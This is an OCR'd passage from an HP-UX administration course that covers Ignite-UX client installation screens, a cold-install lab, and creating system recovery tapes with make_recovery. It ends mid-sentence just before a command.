
Ignite_UX Component	**Description**
/opt/ignite/bin	Directory where most of the Ignite-UX commands reside
print_manifest	Prints to **stdout** a report showing hardware software and configuration information for the system. An ASCII file containing this data is also store in the directory: **/var/opt/ignite/local/manifest**, file: **manifest.info**.
bootsys	Invoked by the server on the client; will reboot and install the client system using Ignite-UX; used by the server to push the install to the client

Management Tools

The management tools are mostly concerned with system recovery, and the creation of a bootable system image. The next section of this course will cover this topic in detail.

17–6. SLIDE: Ignite-UX Client Configuration

Ignite-UX Client Configuration



Basi

Software

S stem

File S stem

Advan ed

O!

Configurations: Default 10.10 Release
- Default 10.01 Release
- Default 10.10 Release
- Default 10.20 Release
- Test Oracle Server

Environments: CDE HP-UX Environment (HP-UX B.10.10)

Root Disk... HP_2213A, 2/0/1.6.0, 633 MB

File System: Whole disk (not LVM) with HFS

Root Swap (MB)... 128 Physical Memory (RAM) = 64 MB

Languages... English Keyboards...

Additional...

Student Notes

Installing the Client

The installation process that was discussed on the prior slide indicated that the Ignite-UX cold install process offers a couple of choices for how a client will get *Ignited*. Whether you choose to run the interface on the client or the server, or whether you boot from the HP-UX core media, you will be presented with essentially the same choices. In each case you're performing a cold install of a client, the only thing in question is where you are, and what the state of the client is. The configuration process for a client is essentially the same in each case; the difference is the interface you'll see. If you have a server setup, and you have an X-Windows environment, you can run the GUI (graphical user interface) on the server. If you want to run the interface on the client, you will be presented with a TUI (terminal user interface).

The slide above and the following two slides introduce the GUI, and highlights the tabs that you'll need to use to completely configure the client, and ensure that *no client interaction is needed*. You should proceed through the **`Basic`**, **`Software`**, **`System`**, **`File System`** and **`Advanced`** tabs, before you select the GO!

NOTE: Failure to pre-configure all of the selections under the tabs will result in the need to access the client system locally to complete the installation process.

In some cases there are defaults for the choices in the menus, in other cases you must make a choice to set the default. A common oversight is the selection of **`Keyboard`**.

Boot Interface

The boot interface for Ignite-UX is very similar to what previously was called cold-install for HP-UX. Below is an example of the boot-install interface that will be used on the client system, if you cold install the system using the pull method. Boot your system from the installation medium to get to this interface.

```
                     Welcome To Ignite-UX!

Use the <tab> key to navigate between fields, and the arrow keys
within fields. Use the <return/enter> key to select an item.
Use the <return> or <space-bar> to pop-up a choices list. If the
menus are not clear, select the "Help" item for more information.

Hardware Summary:          System Model:  9000/811/D210
+--------------------+-----------------+------------------+ [ Scan Again ]
| Disks: 2 (2.0GB)   | Floppies:  0    | LAN Cards:  1    |
| CD:    1           | Tapes:     1    | Memory:   256 Mb |
| Graphics Ports: 0  | IO Buses:  3    |                  | [ H/W Details]
+--------------------+-----------------+------------------+

                    [     Install HP-UX       ]

                    [   Run a Recovery Shell   ]

                    [     Advanced Options     ]


     [  Reboot  ]                               [  Help  ]
```

From this interface you will select the Install HP-UX button. That will allow you to get the choice of interface that you would like to use for the rest of this session.


```
User Interface and Media Options

This screen lets you pick from options that will determine if an
Ignite-UX server is used, and your user interface preference.


User Interface Options:
[   ] Guided Installation  (recommended for basic installs)
[ * ] Advanced Installation(recommended for disk and filesystem management)
[   ] Remote graphical interface running on the Ignite-UX server

Hint:  If you need to make LVM size changes, or want to set the
       final networking parameters during the install, you will
       need to use the Advanced mode (or remote graphical interface).


[  OK  ]                  [ Cancel ]                     [  Help ]
```

If you choose the Advanced Installation option you will need to be prepared to configure the network interface as well as all of the parameters for the **`Basic`**/**`Software`**/**`System`**/**`File System`** tabs. If you have a DHCP server on your network, you may not need to configure the network parameters.

Don't forget to fill in *all* of the dialog boxes, or you may have to do it during the system reboot that follows the installation.

17–7. SLIDE: Ignite-UX Client Configuration – Software and System Menus


Ignite-UX Client Configuration - Software and System Menus



/opt/ignite/bin/itool (bluerun)

Category
All
HPUXAdditions
Uncategorized

Marked ?	Product	Description
No	HW-Enablement	Hardware enablement patch



/opt/ignite/bin/itool (bluerun)

Final System Parameters: Set parameters now

Hostname: bluerun

IP Address: 15.17.185.184 Subnet Mask: 0xff000000

Time: 12:18 Day: 07 Month: October Year: 1997

Student Notes

Installing the Client

Software Menu By default, only the products in the core HP-UX software bundle will be installed during installation. The Software Menu allows for the selection of additional software products beyond the core OS software.


Examples of other software products that can be selected include additional Hardware drivers (e.g. FDDI or token ring drivers), the glance product, HP Openview products, etc.

System Menu The System Menu contains the parameters needed to configure and boot the system on the network for the first time. Prior to Ignite-UX, these parameters had been initialized with the `set_parms` command.

Parameter defined in the System menu include the system name, the IP address, the subnet mask, the date and time, and the root password.

17–8. SLIDE: Ignite-UX Client Configuration – File System and Advanced Menus


Ignite-UX Client Configuration - File System and Advanced Menus



Mount Dir	Usage	Size(MB)	% Used	VG Name	Size Type
/stand	HFS	48	50	vg00	Fixed MB
primary	SWAP+D	128	0	vg00	Range MB
/	HFS	84	24	vg00	Fixed MB
/tmp	HFS	32	0	vg00	Fixed MB

Usage: HFS VG Name: vg00 Mount Dir: /stand

Size: Fixed MB 48 Avail: 972 MB



Student Notes

Installing the Client


File System Menu The File System Menu allows the configuration of the vg00 volume group to be customized during installation.

Examples of possible customizations include adding a second disk to the vg00 volume group, adding additional logical volumes, changing the file system type for a logical volume, changing the size of a file system, etc.

Advanced Menu The Advanced Menu allows for customized scripts to be executed once the installation has completed. Examples of customized scripts which could be executed are:

- A script to configure a network printer on the system.
- A script to configure a generic user accounts on the system.
- A script to add an NFS mount entry to the **`/etc/fstab`** file.

17–9. SLIDE: Additional References



Additional References

- Ignite-UX Startup Guide for System Administrators
  - from `http://www.software.hp.com`
- Installing HP-UX 11.0 and Updating HP-UX 10.x to 11.0
  - B2355-90153
- `/opt/ignite/share/doc`
  - `intro_doc.html`, `intro_doc.ps.Z`
  - `release_note`
  - `sysadm.html`, `sysadm.txt`
  - `user_man.ps.Z`
- `/opt/ignite/share/man`
  - “man-pages”
- H1978S—Ignite-UX
  - HP Education course for administrators (3 days)

Student Notes

Please see the above references for more information on Ignite-UX.

17–10. LAB: HP-UX 11:00 Ignite-UX Installation

Directions

The purpose of this lab is to perform a cold-installation of HP-UX 11.00 using an Ignite server.

Procedure: (many of the necessary steps are outlined in the module materials)

1. Shut down your system.

2. Boot your system using an Ignite-UX server, or CD-ROM if available. You receive the following menu:

```
                     Welcome To Ignite-UX!

Use the <tab> key to navigate between fields, and the arrow keys
within fields. Use the <return/enter> key to select an item.
Use the <return> or <space-bar> to pop-up a choices list. If the
menus are not clear, select the "Help" item for more information.

Hardware Summary:          System Model:  9000/811/D210
+--------------------+-----------------+------------------+ [ Scan Again ]
| Disks: 2 (2.0GB)   | Floppies:  0    | LAN Cards:  1    |
| CD:    1           | Tapes:     1    | Memory:   256 Mb |
| Graphics Ports: 0  | IO Buses:  3    |                  | [ H/W Details]
+--------------------+-----------------+------------------+

                    [     Install HP-UX       ]

                    [   Run a Recovery Shell   ]

                    [     Advanced Options     ]


     [  Reboot  ]                              [  Help  ]
```

From this interface, select the Install HP-UX button. That will allow you to get the choice of interface that you would like to use for the rest of this session.

```
User Interface and Media Options

This screen lets you pick from options that will determine if an
Ignite-UX server is used, and your user interface preference.


User Interface Options:
[   ] Guided Installation  (recommended for basic installs)
[ * ] Advanced Installation(recommended for disk and filesystem management)
[   ] Remote graphical interface running on the Ignite-UX server

Hint:  If you need to make LVM size changes, or want to set the
```

```
        final networking parameters during the install, you will
        need to use the Advanced mode (or remote graphical interface).


 [  OK  ]                  [ Cancel ]                     [  Help ]
```

3. Configure the system with your choice of system parameters. (Consult with your instructor if you have any questions about the proper network configuration to use.)

4. Continue with the installation until your system is completely installed.


Module 18 — System Recovery with Ignite-UX

Objectives

Upon completion of this module, you will be able to:

- Create a “system recovery boot tape” with the **make_recovery** command.
- Create a system recovery archive for a client on the Ignite-UX server.
- Describe three different ways to create a system recovery boot tape.

18–1. SLIDE: System Recovery Choices



System Recovery Choices

Install/Core-OS

System Recovery
Boot Tape

Ignite-UX
Recovery Server

Student Notes

Today, you have several choices for recovery from a failed system, as a result of a disk failure. Your choices include:

- Hot Pluggable disks
- Disk Arrays (Auto-Raid)
- MC/ServiceGuard High Availability Cluster
- Installation of a minimum system + Restore from your backups
- System Recovery Boot Tape + Restore from your backups
- Mirror Disk/UX (LVM mirroring) + Hot Spare

All of the choices listed above have their own strengths and weaknesses, as well as costs. Your choice of recovery will depend upon a number of factors:

- How well documented are your configurations?
  - hardware
  - software

- What does your disk infrastructure support for recovery?
  - How reliable are your backups?
  - How up-to-date are your system backups?
  - Can you re-create your environment, completely?
  - How long can you afford to have your system(s) out of service?

Careful planning and testing is required to successfully restore any system after a failure.

Creation of a System Recovery Boot Tape

In this section we'll focus on the **`make_recovery`** tool for system recovery. The **`make_recovery`** command is used to create the **`system_recovery_boot_tape`**.

NOTE: **`make_recovery`** is just one part of a total disaster recovery solution.

Uses for `make_recovery`


The **`make_recovery`** tool will perform an Ignite-UX installation of your system. Data that is stored in the archive (created by **`make_recovery)`** can be used for the following:

- Restore a non-bootable system with little or no intervention.
- Restore a system in the event of a root disk (volume group) failure.
- Convert file systems in the root volume from hfs to **`vxfs`** (logical volumes).
- Modify the root file system size (logical volume).
- Modify the size of primary swap (logical volume).
- Clone software from one system to another (requires nearly identical hardware).

WARNING: **If you interact with the restore process performed by the `make_recovery` tape, you will NOT have your system configuration completely restored!**

The option to interact with the install process will be covered in more detail later in this section.

18–2. SLIDE: Core versus Noncore Recovery



Core versus Noncore Recovery

Core OS

- **/dev**
- **/etc**
- **/sbin**
- **/stand**
- **/usr (partial)**
- **/var (IPD, ignite, cron, spool)**
- **/opt (ignite and upgrade)**

Non-Core

- **/var** (most sub-dirs)
- **/opt** (most applications)
- **/usr/dt** (CDE files)

Student Notes

make_recovery is a command provided in the Ignite-UX.MGMT-TOOLS fileset on the HP Application Media. **make_recovery** will create a bootable, system recovery tape. The **make_recovery** tape is actually an Ignite-UX installation tape that will restore your system to a configured state automatically when used as the boot tape.

The contents of the **make_recovery** tape are as follows:

- Boot Image (HP-UX LIF)
- System Configurations
- Archive (root VG, or root disk)

The contents of the archive can be customized. You can control how much, or how little actually goes onto the tape. Your choices are really three:

- Minimum Core-OS
- Full Core-OS
- Full Core-OS + User Data


The type of recovery tape that you create will depend upon what other means you have to recover your system. For example, if you have a very robust 3rd party backup and restore solution like, HP OmniBack, you may opt for a minimum image and restore the rest of your data and configurations using OmniBack.

NOTE: **`make_recovery`** is designed to allow for a full recovery of the root volume (volume group), it is not a backup and restore tool. **`make_recovery`** does not allow for a partial restore, but will require a full installation to read its archive.

When **`make_recovery`** is executed, the choice of the archive contents depends on the command options that you choose, and whether you edit some of the archive control files. These options are discussed on next several pages.

NOTE: The **`make_recovery`** archive is NOT considered to be a **`Golden Image`**. The **`Golden Image`** is an archive created from a prototype system using the **`make_sys_image`** command. This is out of the scope of this module.

18–3. SLIDE: The `make_recovery` Model



The **make_recovery** Model

Minimum System

Full Core OS

Full Core OS

User Data

Boot Image

System Config

Archive

Recovery Boot Tape

Log Files

Student Notes

It is very important to understand what will be archived to tape when **make_recovery** is used. **make_recovery** will consider the root volume group (or root disk) to be comprised of Core-OS and Non-Core data. The breakdown is as follows:

Core-OS

```
/.profile
/.rhosts
/dev
/etc
/sbin
/stand
/usr (partial)
/var (partial)
/opt/upgrade
/opt/dce
```


Non-Core

```
/usr (some parts)
/opt (most parts)
/var (most parts)
```

When choosing the type of recovery tape to create, you must take into consideration the speed of the recovery, and how much additional work must be done to restore the rest of the system.

See the man-page (**`man 1m make_recovery`**) for a complete list of the files and directories that are included in the core image.

18–4. SLIDE: Creation of the Recovery Tape (Minimum Core Recovery)



Creation of the Recovery Tape
(Minimum Core Recovery)

Core OS

- `/dev`
- `/etc`
- `/sbin`
- `/stand`
- `/usr`
- `/var` (IPD, ignite, cron, spool)
- `/opt` (ignite and upgrade)

Minimum System

`make_recovery`

Student Notes

The **`make_recovery`** tool can be invoked with different options, or none at all, to vary the contents of the archive written to tape. If in your environment you have a means to recover data very quickly, but need to have an Operating System running to do it, then a minimum system may be all you need.

To create an archive for a minimum core recovery (only Core-OS) use the command:

